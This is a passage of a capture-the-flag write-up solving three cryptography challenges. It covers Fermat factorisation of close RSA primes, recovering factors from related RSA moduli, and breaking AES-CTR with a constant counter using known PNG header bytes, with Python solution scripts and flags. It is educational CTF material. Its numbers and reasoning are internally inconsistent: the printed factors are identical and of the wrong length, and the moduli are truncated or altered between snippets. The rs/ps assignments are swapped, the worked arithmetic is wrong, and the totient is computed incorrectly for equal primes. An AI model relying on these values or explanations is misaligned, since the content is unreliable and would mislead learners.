  while((temp*temp)!=((t*t)-n)):
    counter+=1
    t=t0+counter
    temp=isqrt((t*t)-n)
  s=temp
  p=t+s
  q=t-s
  return p,q

print("Enter the number to factor of form (p*q):  ")
n=int(input())
p,q=fermat(n)
print("Your first number   : ",int(p))
print("Your Second number  : ",int(q))

#Output
Enter the number to factor of form (p*q):
```

Now this is my attempt at explain the script:

- The script defines a function called `isqrt(n)` that calculates the integer square root of a number `n`. It uses an iterative method to find the largest integer `x` such that `x*x <= n`.
- The script defines another function called `fermat(n)` that implements the Fermat factorization method. It takes the number `n` as input.
- The function starts by calculating an initial value `t0`, which is the integer square root of `n` plus 1.
- It then initializes a counter variable to 0 and sets `t` to `t0 + counter`.
- The function calculates `temp`, which is the integer square root of `t*t - n`.
- Inside a while loop, the function checks if `temp*temp` is equal to `t*t - n`. If they are not equal, it means `t` and `temp` are not valid factors.
- The counter is incremented, and `t` is updated to `t0 + counter`.
- The function recalculates `temp` using the updated `t` value.
- This process continues until `temp*temp` is equal to `t*t - n`. At this point, `t` and `temp` are valid factors.
- The function assigns `s` the value of `temp` and calculates the first factor `p` as the sum of `t` and `s`.
- It also calculates the second factor `q` as the difference between `t` and `s`.
- The function returns the values of `p` and `q`.
- The script prompts the user to enter a number to be factored.
- It reads the input number as `n`.
- The script calls the `fermat(n)` function to factorize `n` into `p` and `q`.
- Finally, it prints the values of `p` and `q`, which are the two prime factors of the input number `n`.

This is the output we get:




```
Enter the number to factor of form (p*q):
5126262142176291852609362383370534180768834026547970314343452353598602088230820806033740007328795554570642318252789666763315253509866
Your first number   :  715979199570510697151869260009740491093905033547882048534193944992520588064713432545407014644982557859240015859924
Your Second number  :  715979199570510697151869260009740491093905033547882048534193944992520588064713432545407014644982557859240015859924
```

Now, I will use, a RSA decrypt script I made to solve the challenge

```
from Crypto.Util.number import inverse
```

```
C = 3635270812523743076476006090952941878080429155903850312598062925550190538714572837736003534130808633019514020067577852128083412516311
E=  65537
N= 5126262142176291852609362383370534180768834026547970314343452353598602088230820806033740007328795554570642318252789666763315253509806
P= 7159791995705106971518692600097404910939050335478820485341939449925205880647134325454070146449825578592400158599249475957026040350418
Q= 7159791995705106971518692600097404910939050335478820485341939449925205880647134325454070146449825578592400158599249475957026040350418

# Calculate private exponent (d)
phi = (P - 1) * (Q - 1)
d = inverse(E, phi)

# Decrypt the ciphertext
m = pow(C, d, N)

# Convert the decrypted message to bytes and decode as string
decrypted_message = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()

# Print the decrypted message
print("Decrypted Message:")
print(decrypted_message)

#Output
Cl0s3_pr!m3s_c4n_3as!1y_b3_s01v3d_us!ng_f3rm47
```

Hope you understood the process involved.

Hard Challenges

IS IT AN RSA???

Challenge Description

> The enigmatic Cyber Ninja clan devised an extraordinary encryption technique known as the RSA Art of Shadows.
>
> In this ancient cryptographic art, every element is intricately interconnected, embodying the essence of their mystical power. Legend speaks of a forbidden connection between n3, the sacred modulus of the third level, and the elusive shuriken factor, s.
>
> The Cyber Ninjas now question the resilience of their moduli amidst the shadows of uncertainty. Unravel this enigma and reveal the extent of the moduli's vulnerability to achieve enlightenment
>
> **FLAG FORMAT:** `flag{}`

Challenge Files

is it RSA.py

is it RSA.txt

Solution:

> This challenge was really hard to figure. There is a lot of math involved, so brace yourselves. I will try my best to explain it in as simple terms as possible.

From the challenge description, we find out that there is a connection between `n3` (sacred modulus) and the elusive shuriken form factor `s`. The challenge script is given to us below.

```
from Crypto.Util.number import getPrime

p = getPrime(1024)
q = getPrime(1024)
r = getPrime(1024)
s = getPrime(1024)

m = #REDACTED
n1 = p*q
n2 = q*r
n3 = #REDACTED
e = 65537
c = pow(m,e,n3)

with open("cipher.txt","w") as f1:
    f1.write("n1 : {n1}\nn2 : {n2}\nn3 : {n3}\nc : {c}")
```

So, what the script is essentially generating 4 prime numbers `p, q, r, s`. Then, the script attempts to calculate `n1` by multiplying `p` and `q`, `n2` by multiplying `q` and `r`. The way `n3` is calculated in redacted, and the cipher text `c` is generated by doing the operation `pow(m,e,n3)`.

In the `.txt` file, we have these files

```
n1 : 209129100507960318308096739776744558573933200961134710001084765982396718232904545390995050063411819278033962300023387354544016464006
n2 : 238724269325638839149019832316923638059830705203310024474450507155249722515864978005717565594647219245493620844064945472804869624877
n3 : 623265548625163278510022487995567876890926533209308999370330362371439285305085412615456709572300610469764709333529406834419638261660
c : 300765675631036702440523739351154897383328322310909427639150819891961020790689307369308441255403094732423274431969874729576538743620
```

Here, you can see that the `length` of `n3` is so much `more` than `n1` and `n2`. So the logical conclusion you can come from this is, `n3` is calculated by multiplying it with large numbers. We know that multiplying `p` and `q` gave `n1`, `q` and `r` gave `n2`, and their `length` is not as much as it is for `n3`, so we can assume `n3` is `calculated` with not just p and q, but r and s have also been used to derive it. Basically `n3 = p * q * r * s`

Since the challenge talks about everything being connected, I start off by checking if I can `factorize n3`, using `n1` and `n2`. If I could then, we can potentially try to figure out the values of `p, q, r and s`. So, I do this,

```
assert n3%n1 == 0
assert n3%n2 == 0
rs = n3//n2
ps = n3//n1
```

In the code snippet above, using `assertion` I am trying to check if `n3` is `divisible` by `n1` and `n2`. If it is, , `rs` and `ps` are calculated by dividing `n3` by `n2` and `n1`, respectively. These divisions result in the integer part of the division operation.

A simple example to explain above snippet,

```
#n3 = 60
#n1 = 12
#n2 = 20

assert n3%n1 == 0
assert n3%n2 == 0

rs = n3//n2
ps = n3//n1
```

These `assertions` check if `n3` is divisible by `n1` and `n2`. In our example, `n3` is divisible by `n1 (60 % 12 == 0)` and `n3` is also divisible by `n2 (60 % 20 == 0)`. If any of these `assertions` fail, it means that the assumed divisibility relationship does not hold.

In this code, `rs` and `ps` are calculated by dividing `n3` by `n1` and `n2`, respectively. These divisions result in the integer part of the division operation.

In our example:
`rs = n3 // n2 = 60 // 12 = 5`
`ps = n3 // n1 = 60 // 20 = 3`

The variables `rs` and `ps` represent the quotients obtained when dividing `n3` by `n1` and `n2`, respectively. They are calculated in this way to capture the common factors shared between `n1`, `n2`, and `n3`.

Hope you understood what I was trying to do till now.

Next, since I did something simple to find the value of q. Here me out,

```
#We know that
  n1 = p * q
  n2 = q * r
  n3 = (redacted), but now we know it is p * q * r * s

so
what if i do
  n1 * n2 / n3 which basically is p * q * q * r / p * q * r * s
which basically translates to
n1n2/n3 == q/s
```

Now I used this `website` to calculate the fraction.

```
q = 167684085934635111138105189988179080219157811889011166123666499425768450437469943386621848048488343683888778929689860701092367929913
s = 209340823013299560210520708278877943311079167218180778910026656091069867996858318526125029872524970531296676296192890304860902035385
```

Now we have q, and s. I again use assertion to check if q us really prime or not, and the same for s, but in this case s ,

Assertion checks whether the value of `s` is not a prime number. The reason for asserting this condition is to ensure that `s` is not a prime factor of `n3`. In the context of the provided code, the process aims to factorize `n3` into its prime factors (`p`, `q`, and `r`). If `s` were a prime factor, it would imply that the factorization process has not been successful.

By asserting that `s` is not a prime number, the code confirms that `s` is not directly involved in the factorization of `n3`. Instead, the value of `s` is used as a common factor in obtaining the values of `p` and `r` by dividing `ps` and `rs` respectively, which are calculated by dividing `n3` by `n1` and `n2`.

```
assert isPrime(q)  # q is a prime number
assert not isPrime(s)
```

Next I do a bunch of verifications:

```
assert n1n2 == n1 * n2
```

- This assertion ensures that the product of `n1` and `n2`, represented as `n1n2`, is equal to the value obtained by multiplying `n1` and `n2` directly. It checks if the calculation was performed correctly and that the variables have the expected relationship.

```
assert n3 * q == s * n1 * n2
```

- This assertion verifies that the product of `n3` and `q` is equal to the product of `s`, `n1`, and `n2`. It checks if the values satisfy the expected relationship based on the previous calculations.

```
assert n3 % s == 0
assert rs % s == 0
assert ps % s == 0
```

- These assertions check if `n3`, `rs`, and `ps` are all divisible by `s`. They verify that `s` is a divisor of these values, ensuring that the calculations and relationships between these variables are accurate.

```
r = rs // s
p = ps // s
```

- These lines calculate the values of `r` and `p` by performing integer division of `rs` and `ps` by `s`, respectively. This step extracts the necessary values of `r` and `p` by removing the common factor `s` from the calculations.

Now, here if you see we have values of `p` and `q`. We can calculate n using the relation `n = p * q.`

Now can just use a basic RSA decrypt script to decode the ciphertext.

I could still try to factorize and derive the values of r and s but, since I am getting flag using the information I have, I have not tried doing it. You can try to simplify it further if you want.

So putting it all together

```
from Crypto.Util.number import inverse, isPrime, long_to_bytes, inverse
from binascii import unhexlify

n1 = 20912910050796031830809673977674455857393320096113471000108476598239671823290454539099505006341181927803396230002338735454401646406
n2 = 23872426932563883914901983231692363805983070520331002447445050715524972251586497800571756559464721924549362084406494547280486962487
n3 = 62326554862516327851002248799556787689092653320930899937033036237143928530508541261545670957230061046976470933352940683441963826160
c = 30076567563103670244052373935115489738332832231090942763915081989196102079068930736930844125540309473242327443196987472957653874362


e = 65537

assert n3%n1 == 0
assert n3%n2 == 0
rs = n3//n1
ps = n3//n2

n1n2 = n1 * n2

#print("n1n2 :", n1 * n2)

#n1n2 =

#(n1n2/n3 == q/s)https://www.dcode.fr/fractions-calculator
#values of q and s
q = 16768408593463511113810518998817908021915781188901116612366649942576845043746994338662184804848834368388877892968986070109236792991
s = 20934082301329956021052070827887794331107916721818077891002665609106986799685831852612502987252497053129667629619289030486090203538

assert isPrime(q) # q is a prime number
assert not isPrime(s)

assert n1n2 == n1*n2
assert n3 * q == s * n1 * n2
assert n3 % s == 0
assert rs % s == 0
assert ps % s == 0

p = ps//s

print("p : ", p)
n = p * q

print("n :", n)
print("q :", q)
```

This script prints the values of p q and n. Next, we will use a RSA decrypt script to decipher the cipher text

```
from Crypto.Util.number import inverse

# Given values
C = 300765675631036702440523739351154897383328322310909427639150819891961020790689307369308441255403094732423274431969874729576538743620
E = 65537
N = 209129100507960318308096739776744558573933200961134710001084765982396718232904545390995050063411819278033962300023387354544016464064
P = 124716128750274416177198385152601667810715797395833853677249811082727897461676570581863936449483189681198092903020904507322672470247
Q = 167684085934635111138105189988179080219157811889011166123666499425768450437469943386621848048488343683888778929689860701092367929913

# Calculate private exponent (d)
phi = (P - 1) * (Q - 1)
d = inverse(E, phi)

# Decrypt the ciphertext
m = pow(C, d, N)

# Convert the decrypted message to bytes and decode as string
decrypted_message = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()

# Print the decrypted message
print("Decrypted Message:")
print(decrypted_message)


#output
Decrypted Message:
flag{1s_17_r34lly_an_RSA???}
```

Flag - `flag{1s_17_r34lly_an_RSA???}`

Hope you understood what was happening.

Treasure Trove

Challenge Description

> Embark on a captivating journey known as the Treasure Count, where hidden riches and encrypted mysteries await. The challenge centers around AES in CTR mode, an encryption algorithm that guards the path to untold treasures. As a curious explorer, you delve into the realm of cryptography, deciphering each encrypted block to uncover the hidden message. With each step, you unravel the intricate workings of AES in CTR mode, gaining insights into its power and nuances. Navigate through a series of cryptographic puzzles, cracking codes and decrypting fragments along the way. The final test lies within a file named "flag.png," holding the key to unlocking the true location of the Treasure Count.
>
> ## References
>
> http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html
>
> https://youtu.be/6EbyCGrdKh8
>
> **FLAG FORMAT:** `flag{}`

Challenge Files

treasure.py

treasure.txt

Solution:

So this also was a challenge which was very difficult to understand and figure out how to solve this challenge. For starters, there is a mention of a flag.png, and a seemingly harmless clue given by Mohit LS on the telegram group, who said that the 'key' is not required. Anyway, I started reading up the resources linked in the challenge, and googling about CTR mode, AES attacks etc etc(found the blog I linked in the AES flawless challenge during this time itself), and finally the hint released by the organizers - `What if the counter doesn't count at all? Would it be easier then?` . This did pop some ideas in my head, but first lets try to understand the script given to us in the challenge files

```
import os
from Crypto.Cipher import AES

KEY =
class CustomCounter(object):
    def __init__(self, value=os.urandom(16), step_up=False):
        self.value = value.hex()
        self.step = 1
        self.stup = step_up

    def increment(self):
        if self.stup:
            self.new_value = hex(int(self.value, 16) + self.step)
        else:
            self.new_value = hex(int(self.value, 16) - self.stup)
        self.value = self.new_value[2:]
        return bytes.fromhex(self.value.zfill(32))

    def __repr__(self):
        self.increment()
        return self.value


def encrypt():
    cipher = AES.new(KEY, AES.MODE_ECB)
    ctr = CustomCounter()
    output = []
    with open("//home//disco//Desktop//flag.png", 'rb') as file:
        block = file.read(16)
        while block:
            keystream = cipher.encrypt(ctr.increment())
            xored = [x^y for x, y in zip(block, keystream)]
            output.append(bytes(xored).hex())
            block = file.read(16)

    return {"encrypted": ''.join(output)}

with open('/home/disco/Desktop/chall.txt','w') as chall:
    chall.write(encrypt()['encrypted'])
```

As you can see, the key parameter is empty.

- The `CustomCounter` class is defined. It initializes with a random 16-byte value generated using `os.urandom(16)`. The `step_up` parameter is a boolean that determines whether the counter value should increment or decrement. The `increment` method increments or decrements the counter value depending on the `step_up` parameter and returns the counter value as bytes.
- The `encrypt` function is defined. It uses AES in ECB (Electronic Codebook) mode to encrypt the file specified at `"//home//disco//Desktop//flag.png"`

- Then the script opens a file called output, opens the flag.png in binary read mode, then the file is read in blocks of `16 bytes` using the `read(16)` method. The `block` variable stores each `16-byte` block of data.
- For each block, it encrypts the counter value (`ctr.increment()`) using the AES cipher to generate a keystream.
- It performs an XOR operation between each byte in the block and the corresponding byte in the keystream.
- Converts the XORed result into hexadecimal format and appends it to the `output` list.
- Continues this process until the entire file is read.
- Returns a dictionary with the encrypted data stored as a string under the key `"encrypted"`.
- The script opens a file named `chall.txt` in write mode.
- Writes the encrypted data (retrieved by calling `encrypt()['encrypted']`) to the file.

Now lets review the facts we have,

- The script encrypting the file flag.png's hex data, essentially encrypting the image itself and storing it in output.txt, but for the sake of keeping track of all the files, I have named mine treasure.txt
- How the encryption is performed?
  - Well, The `encrypt` function performs the file encryption using the AES algorithm in ECB mode.
  - The `CustomCounter` class is a component in the given code that generates a counter value used for encryption. It initializes with a random 16-byte value. Each time its `increment` method is called, it increments the counter value and returns the updated value. The counter value is used in the encryption process to create a unique keystream for each block of data, enhancing the security of the encryption.
  - The encrypted data is then stored in treasure.txt
  - The hint - `What if the counter doesn't count at all? Would it be easier then?`

Now, lets analyze the hint. If the counter doesn't change at all then, In the given code, the `CustomCounter` class is responsible for generating the counter values used for encryption. It increments the counter for each block of data being encrypted, ensuring that each block has a different keystream. Without the counter, the same keystream would be reused for encrypting different blocks, which can lead to serious security issues, making it significantly easier to decode.

So, after gathering this much information, I decided to take rest and come back to this with a fresh mind the next day.

So next day, when I was going through the PNG documentation, I noticed that the first 16 bytes of the hex values are always constant in a PNG image, and in the encrypt part 16 bytes blocks are encrypted using and the counter function creates a different key steam to encrypt each block differently.
But if we look back to the clue `What if the counter doesn't count at all? Would it be easier then?` , what if that counter value never changed at all. This opens up some room to experiment on something

Since we have access to the encrypted image and know that the counter values remain constant, you can attempt to use the first 16 bytes of a PNG image to try and decode the key used for encryption.

By XORing the first 16 bytes of the encrypted data with the first 16 bytes of a PNG image, we would effectively be performing an XOR operation between the repeated keystream and the known image data. This can potentially reveal information about the repeated keystream and allow you to derive or approximate the key used for encryption.

So, the code for it looks something like this:

```
with open('treasure.txt','r') as f:
 data = f.read()

data = [int(data[i*2: (i+1)*2], 16) for i in range(len(data)//2) ]
```

```
def find_key(data):
 a = data[:16]
 b = [137, 80, 78, 71, 13, 10, 26, 10, 0, 0, 0, 13, 73, 72, 68, 82]
 key = [i^j for i ,j in zip(a,b)]
 return key
key = find_key(data)
print(key
def decrypt(data, key):
 return bytes([i^j for i,j in zip(data, key)])

f = open('flag.png', 'wb')
for i in range(len(data)//16):
 current = data[i*16: (i+1)*16]
 dec = decrypt(current, key)
 f.write(dec)
f.close()


#output
flag.png
key = [99, 198, 96, 21, 36, 157, 208, 62, 134, 49, 122, 103, 219, 203, 2, 148]
```

So, in this script, we are first opening the encrypted png image in read mode and storing its data in data.

1. `a = data[:16]` selects the first 16 elements from the `data` list and assigns them to the variable `a`.
2. `b = [137, 80, 78, 71, 13, 10, 26, 10, 0, 0, 0, 13, 73, 72, 68, 82]` defines a list of integers that represent a predetermined sequence. This are the fixed PNG bytes in decimal representation
3. `key = [i^j for i, j in zip(a, b)]` uses a list comprehension to perform an element-wise XOR operation between the elements of `a` and `b`. It generates a new list `key` where each element is the result of the XOR operation between the corresponding elements of `a` and `b`.
4. Finally, the `key` list is returned as the output of the `find_key` function and assigned to the variable `key`.
5. The `decrypt` function takes two arguments: `data` and `key`.
6. It uses a list comprehension to iterate over the elements of `data` and `key` simultaneously using `zip`.
7. For each pair of elements, it performs the XOR operation using the `^` operator.
8. The XOR result is collected as a list of integers.
9. The `bytes(...)` construct is used to convert the list of integers into a bytes object.
10. The decrypted bytes are returned by the function.

So, after we do this we will get the decrypted image

Flag - `flag{7h3_0n3P1eC3_15_R34L}`

Final Thoughts

First off, sorry for not being consistent through out the write-up .Writing all this information finally took its tool on me. Still, I hope you will got through my write-up and give me suggestions on how to improve it.

Next, I would like to thank the guys at bi0s, who made these wonderful challenges.

IISc for setting up this event.

CISCO engineers for their informative seminars

Traboda for the cool platform.

Thank you and it was fun participating and learning so much in this competition and hope they conduct many more events like these going forward.